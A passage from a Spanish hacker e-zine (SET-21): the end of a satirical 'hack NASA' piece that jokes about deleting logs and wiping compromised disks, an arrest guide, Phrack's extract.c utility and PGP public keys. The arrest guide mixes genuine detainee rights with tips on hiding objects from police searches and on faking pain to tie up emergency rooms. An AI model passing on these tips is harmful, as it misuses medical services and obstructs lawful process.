Ahora empezamos. Llamamos al numero de nuestro proveedor con el 067 delante (para que se camufle, aunque no sirve de nada, queda de puta madre pa cuando lo contemos) y nos conectamos con la cuenta Telelain. Como somos la hostia ya sabemos que maquina vamos a jaquear. Ahora hemos de pillarnos al menos 25 cuentas shell (unix) en maquinas distintas y ninguna en Espa~a. Te preguntaras avezado lector para que co~o queremos las cuentas. Pues bien, una vez las tengamos hacemos telnet a la primera, desde ahi a la segunda, asi hasta la numero 25. Por que 25 y no 24? Porque me sale de los cojones. Si nuestro modem no se ha levantado y nos ha dado dos hostias por recibir a 1 bit/seg, enhorabuena ya tenemos 25 maquinas condon. Eh! que haces! no le pongas un profilactico al portatil que lo vas a poner pringando! Vamos a ver, el metodo del condon consiste en follar sin salirse.. digo no. Bueno, tu ya lo sabes.

6)
De nuevo con el argumento que somos la hostia, tenemos acceso como root a la maquina de la NASA. Nada de poner en la web nuestro nick, lo mejor es poner algo asi como: "un patriota un idiota" o "basta de extorsion fascista" u "hola mama, soy yo", lo cual queda mucho mas alegre y mas elite.

7)
Estaras pensando: yasta, jackeada la nasa. Pues no, porque ahora tienes que borrar los logs de cada una de las maquinas por las que has pasado. Pero como llevas ahi 45 dias esperando a ejecutar una mierda de ls -la, estas hasta los huevos del zulo que te has montado, y a parte de eso, las ladillas empiezan a formar una raza civilizada en una parte donde solo tendria que haber un dick-tador. Luego lo mejor es borrar todos los discos de todas las maquinas exceptuando las 5 ultimas, no vaya a ser que les de por seguirnos. Evidentemente hemos sido lo suficientemente buenos como para ser root en todas las maquinas; si no, que gracia tendria?

8)
Una vez cumplida nuestra mision lo mejor es quemar la ropa, el portatil, el poste telefonico y si te encuentras con ganas algun bosquecillo, porque la Naturaleza todo lo sabe.
Despues lo mejor es irnos a vivir a una caverna durante 10 o 20 a~os y alimentarnos de raices y hojas secas. Nota: no podemos alimentarnos de otra cosa por dos razones:

a) No tenemos fuerzas para cazar osos.

b) Cualquier contacto con la humanidad para conseguir alimento podria ser traceado.

9)

Y ahora llega el momento de la fama (si no para que vas a jaquear la nasa?) Bajaras de tu caverna y contaras tu historia a todo el que te encuentre. Aunque te parezca imposible todo el mundo te creera, siempre te diran: sisisi, incluso iras a ver a unos se~ores que visten de blanco y que te regalaran una camisa muy chula con las mangas cruzadas, para que parezcas el rey como diciendo: yo, yo ,yo. Posiblemente pases ahi el resto de tu vida, pero ten en cuenta que es la NASA lo que has jaqueado, y claro esta que lleva su tiempo el creerte.

Asi que ya sabes chaval, ahora mas que nunca puedes ser uno de los 31337 jakers que han probado la vaselina proporcionada por los hombres de verde, porque tienes derecho a ser libre, tienes derecho a la informacion y porque tienes derecho a una visita semanal en el hospital psiquiatrico.

Firma para los 31337 campeones (salvadores de la patria)------> }JnZ3R0{
Firma para el pueblo ignorante (masa lamerona) ----------> jnzero

EOF

-[0x13]----------
-[Real como la vida misma, Detenido!]----------
-[by SET Staff]----------SET-21-

Que pasa al ser detenido ?

Mucho se ha escrito sobre que hacer si tus amigos los policias te vienen a visitar, que hacer si te interrogan, que hacer al declarar pero la mitad de vosotros si alguna vez os ocurre ibais a cantar a la primera. Aqui vamos a ver como ocurren el 80% de las detenciones ya sea por hacking como por otra cosa. Explicaremos paso por paso algunas cosas que te ayudaran en la vida real.

Primero : La detencion

No uses la violencia con los agentes de la policia nacional, te van a dar por el forro. Eso si, si son agentes de la local pues a correr y date al forcejeo. Esto depende de cada caso. Eso si ni se te ocurra pegarle al agente que de eso no te libras y es agresion a la autoridad. Y francamente seria dificil demostrar que fue en defensa propia, sobre todo cuando te estaban persiguiendo a ti y tu eras quien estaba haciendo algo ilegal.

Pero puede ocurrir que no seas tu el agreda al agente, sino este a ti. En este caso, hazlo saber cuantas mas veces mejor, a cada oportunidad que tengas. Nunca digas que le vas a demandar y esas cosas, eso en este momento no ayuda mucho y podria servir para que falsifique algun que otro papel y parezca que tu te resististe mientras te detenian y tuvieron que usar la fuerza. Vamos que te quedas sin nada. El hecho de decirlo es para que a la primera de cambio hagan primero que te vea un medico.

En el momento que eres detenido se te leen los derechos, si no lo hacen les puedes empapelar, literalmente, siempre y cuando lo puedas demostrar claro esta :)

Luego el agente se pondra en contacto con la central y pedira un coche patrulla, que dependiendo del dia, la hora y la zona pues puede tardar desde 5 minutos a 25 minutos.
Despues seras esposado y llevado en la parte de atras del coche.

Segundo : Reconocimiento Medico

Ahora estas en la comisaria, te habran leido tu derechos y te habran cacheado, normalmente no lo hacen a conciencia. Partimos del hecho de que no tienes pinta de criminal peligroso ni de terrorista internacional que quiere dominar el mundo. Los lugares ideales para ocultar cosas con los pies, dado que te mandaran quitarte los cordones, gomas del pelo, pendientes y demas avalorios pero no los calcetines. Por descontado que no te registraran con guantes las .zonas interiores. donde si sabes puedes esconder cosas. Mira lo peque~itos que hacen los moviles ahora seguro que un startac o un 8810 entra bien en el ojete. Bueno fuera de bromas ahora. ;)

Pues si se~or, ya que te han pillado. Otro de tus intereses es pasar cuanto mas tiempo fuera de la celda de la comisaria *mejor*. Esto que si no te has dado cuenta todavia es tu pricipal objetivo hasta que te saquen de ahi. Te lo digo yo.

Que resulta que te han agredido durante/antes/despues de tu detencion
pues lo primero _exige_ un reconocimiento medico *antes* de que metan
en tu celda de la comisaria. Normalmente aparecera el medico de la
comisaria.

Y esto por que ? muy simple. Asi la policia demuestra que no te
agredes a ti mismo en plan masoca cuando estas en la celda y luego
les echas la culpa a ellos. Este medico te preguntara como te
has hecho las heridas o hematomas. Tu cuentale lo que te de la gana.
Y si el agente te puso la mano encima, pues ya sabes. Siempre puedes
fingir dolor y decir que quieres un reconocimiento medico mas exacto
y preciso. Es decir, que te lleven a URGENCIAS A LA PRIMERA OPORTUNIDAD.
Esto no siempre es en el instante, ya sea por que te quede que hacer
algo de papeleo en la comisaria o por que no tengan unidades Z (las
furgonetas con rejas por dentro)

Pero dejemos esto aqui por ahora. Vemos en plan diario y hora por hora
como ocurre todo. Pongamos que te cogen a las 5.35am veamos como ocurre
todo.

```
 5:35am  - Detencion y lectura de los derechos
 5:50am  - Llega el coche patrulla y se toma nota del incidente
 5:55am  - Sales _esposado_ hacia la comisaria
 6:15am  - Llegas a la comisaria y se te vuelven a leer los derechos, se
           se te explica de que estas acusado.
 6:25am  - Pasas a calabozos, se te cachea se te toma nota de todas tus
           pertenencias.
 6:30am  - Reconocimiento medico
 6:45am  - Entras en tu celda (Por primera vez...)
 7:10am  - Te sacan a declarar y a hacerte firmar la hoja.
 7:25am  - Acabas tu declaracion (si decides declarar)
 7:30am  - A la celda...
 8:00am  - Ficha Policial (Fotos,Altura,Huellas,etc...)
 8:30am  - Desayuno ;)
 9:00am  - Se pondran en contacto con la persona que tu hayas designado.
 9:30am  - Intentaran localizarte a tu abogado o al de oficio.
10:30am  - Si te tienen que llevar a urgencias sera ahora...
 ....
 ....     (Si tienes mucha suerte declaras ante el Juez ahora..)
 ....
13:30pm  - De vuelta a la comisaria...
14:00pm  - Comida, en algunos sitios es a la 13.15pm como en la carcel.
 ....
 ....
21:15pm  - Cena ...
 ....
 ....
 ....
 8:30am  - Desayuno..
 9:00am  - Recoger tus pertenecias..
10:00am  - Salir hacia Juzgados..
11:00am  - Declarar ante el juez..
11:45am  - Sales..
```

Tu aventura acaba aqui... por ahora...

Tercero : La declaracion

Es a mi ver la parte mas importante y clave de todo. Andar cambiando las

declaraciones nos resta credibilidad, este quiere decir piensa _muy_ bien que vas a decir, a quien vas a implicar, tu linea argumental, si te declaras culpable o no, posibles atenuantes (embriaguez, drogas, etc..) y lo mas importante. Piensa una linea _temporal_ que no tenga huecos o que no sea imposible. En caso de duda, cuanto menos digas, mejor. No des mas detalles de los que te piden, si los creen necesarios ya te los pedira el juez. Y si mejor, vamos que no te pongas a hacer explicaciones sobre como funciona un movil por dentro si te pillaron haciendo algo ilegal relacionado con Telefonia. Algo de sentido comun.
No aceptes nada, no impliques a nadie, porque te digan lo que te digan, tu pena sera la misma, con algunas excepciones.
Exige reunirte con tu abogado en privado, sin que este el policia de turno que tome la declaracion, esto es tu derecho. Esto los abogados de oficio a veces lo olvidan. Tienes varias posibilidades, declarar ante la policia, declarar ante tu abogado en la comisaria o no declarar hasta que estes ante el juez. Seamos realistas, todo este papeleo si tu caso no es muy grave, si es la primera vez.. cuanto antes declares lo que sea mejor, antes sales. Si declaras ante tu abogado en la comisaria cuando te toque hablar con el juez pues ya tendra tu declaracion y simplemente tienes que repetir el rollo. *Al pie de la letra* sin a~adir nada nuevo involuntariamente o sin cambiar la historia. Lo mas probable es que desde que te detienen salgas antes de las 72 horas reglamentarias que como *maximo* te pueden retener en la comisaria. Lo normal es que no pases ni medio dia.

Cuarto : Cuando salgo ?

Ten en cuenta que esto depende mucho de cuando te hayan detenido, la razon, el lugar, la comisaria pero por ultimo el juez. Lo que a ti te interesa es conseguir declarar *cuanto*antes* y un abogado.
Sobre tu abogado de oficio, son en general unos faltosos, vagos y muy mal pagados. Algunas cosas tendras que _recordarselas_ tu mismo porque los pobrecillos se olvidan. Si el primer abogado de oficio no aparece en ocho (8) horas llamaran al siguiente. Y no te asustes si no aparece que segun se es bastante normal. Mas aun si es fin de semana. Tu tranquilo tienes tiempo de descansar, dormir y pensar. Normalmente todo se habra solucionado en menos de 36 horas, si tienes mala suerte y te detienen un viernes noche, hasta el lunes no sales. Lo mas seguro es cuando el juez te llame a su presencia es cuando acto seguido despues de leerte tus cargos salgas libre, no libre, en libertad vigilada. Normalmente los jueces no trabajan antes de las 11.00am de la ma~ana y eso que se supone que estan de guardia. Ademas es una desfachatez encima de todo se quieran subir el sueldo, que les den un plus por productividad y ya veras como los casos de aligeran. Lo mas probable es que te dejen en libertad sin fianza y hasta que sea la vista oral no puedas salir del pais sin permiso. Tambien seguramente tengas que presentarte el 1 y 15 de cada mes en un juzgado cualquiera de Espa~a. Normalmente si has declarado con anterioridad tu caso tardara una media hora, en volver a tomarte la declaracion y hacerte firmar el auto. Ojo a esto, lo que diga la juez de viva voz *no* es ley, esto quiere decir que si te dice presentate el 1 y 15 de cada mes en el juzgado X o Y y luego tu auto no lo dice, NO tienes que hacerlo..

Quinto : Molestando en los Hospitales

Veamos te quejas de que te duele x o y y que despues de que te haya visto el medico de la comisaria te lleven a la primera oportunidad a las urgencias mas cercanas. Recuerda que iras esposado en todo momento por que es la _ley_ y estaras con la policia. Veamos si conoces algo

tu Hospital sabras cuales son los servicios mas atascados, esta es una tactica para pasar el tiempo hasta que te toque declarar ante el juez. Yo recomiendo, Rayos (X) y pedir que te haga un reconocimiento medico *completo* un medico y no una auxiliar o una enfermera. Los medicos en urgencias por lo general NO DAN ABASTO y va de alla para aca. Primero que te vea, luego que hagan las placas y despues pides que compare las placas el medico y que escriba un informe sobre _el reconocimiento_ y _las_placas_ con esto en cualquier urgencias de una ciudad medianamente grande perderas horas y horas dando vueltas. Aun mas haras que los policias que te acompa~an pierdan miserablemente el tiempo y los nervios. Pero tu lo has conseguido. Has estado fuera unas horas cruciales y te has entretenido no ? ;) Esto debe de llevar unas 7 horas si urgencias esta colapsado.

Sexto : Tus Derechos (Ah! Pero tengo ?)

Aqui tienes algunos puede ser que se me haya escapado alguno. Pero seguro que no era muy importante ;)

- Ser informado del motivo de la detencion.
- Guardar silencio y no declarar ni contestar preguntas si no se quiere hacerlo.
- Manifestar que solo se declarara en la presencia de un juez.
- Designar un abogado personal para llevar su caso y que te asista en las declaraciones en la policia y ante el juez.
- Optar por un abogado de oficio si uno no opta por uno propio.
- Pedir que se informe a un familiar o persona sobre su detencion y el lugar donde se encuentra.
- Exigir un interprete de forma gratuita cuando no sepa castellano.
- Ser reconocido por un medico forense al ser detenido.

Y en ningun caso pasaras mas de 72horas detenido si no te niegas a declarar en caso de que te negases en menos de 72 te enviarian ante el juez que a su vez tiene otras 72 horas para hacerte declarar y decirdir si decreta la prision preventiva o la libertad.

Todo detenido tiene tambien un derecho muy importante, que no esta escrito en ningun sitio: escapar. No se comete ningun delito por huir de la policia, si no estas condenado. Eso si, vigila una cosa. Algunos tienen la mala costumbre de disparar.

Septimo : El Habeas corpus

Esto te puede sonar a chino pero te puede hacer que salgas bastante antes de lo previsto, este es un escrito al juez que hace que tu declaracion ante el juez sea de forma inmediata. Es un escrito dirigido al juzgado escrito puede ser escrito por la policia, tu abogado o tu mismo. Al acabar el tramite de declara ante la policia y el juez, toda la investigacion del tema se le hace saber al fiscal. Y de ahi en adelante dios dira.

Bueno y ahora despues de leer esto, SI estais preparados para que os detengan. Esperamos que no ocurra. Pero si recordais algo de esto os vendra bien pero que muy bien.

[Nota, articulo * dedicado * a PaTa de RareGaZz.]

EOF

```
-[ 0x14 ]-------------------------------------------------------------------
-[ SET-EXT ]----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-21-

 Aqui viene lo de siempre, como os podreis imaginar mi tiempo es limitado y
 yo ni siquiera prometo que tenga o vaya tener tiempo de actualizar este
 codigo.

 Esperemos que ahora que Falken esta liberado pues lo retoque algo como
 prometia. Pero ya veremos. Si os da y actualizais algo vosotros pues nada
 nos enviais una copia.



<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
```

```
}

/*
 *  Fill the f_name list with all the files on the commandline (ignoring
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
```

```
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x15 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-21-

 Aqui estan todas las keys que podeis necesitar. Incluidas nuestras
 nuevas adquisiciones. Usad PGP, es facil, gratis y te protege.


<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc

Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
```

```
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
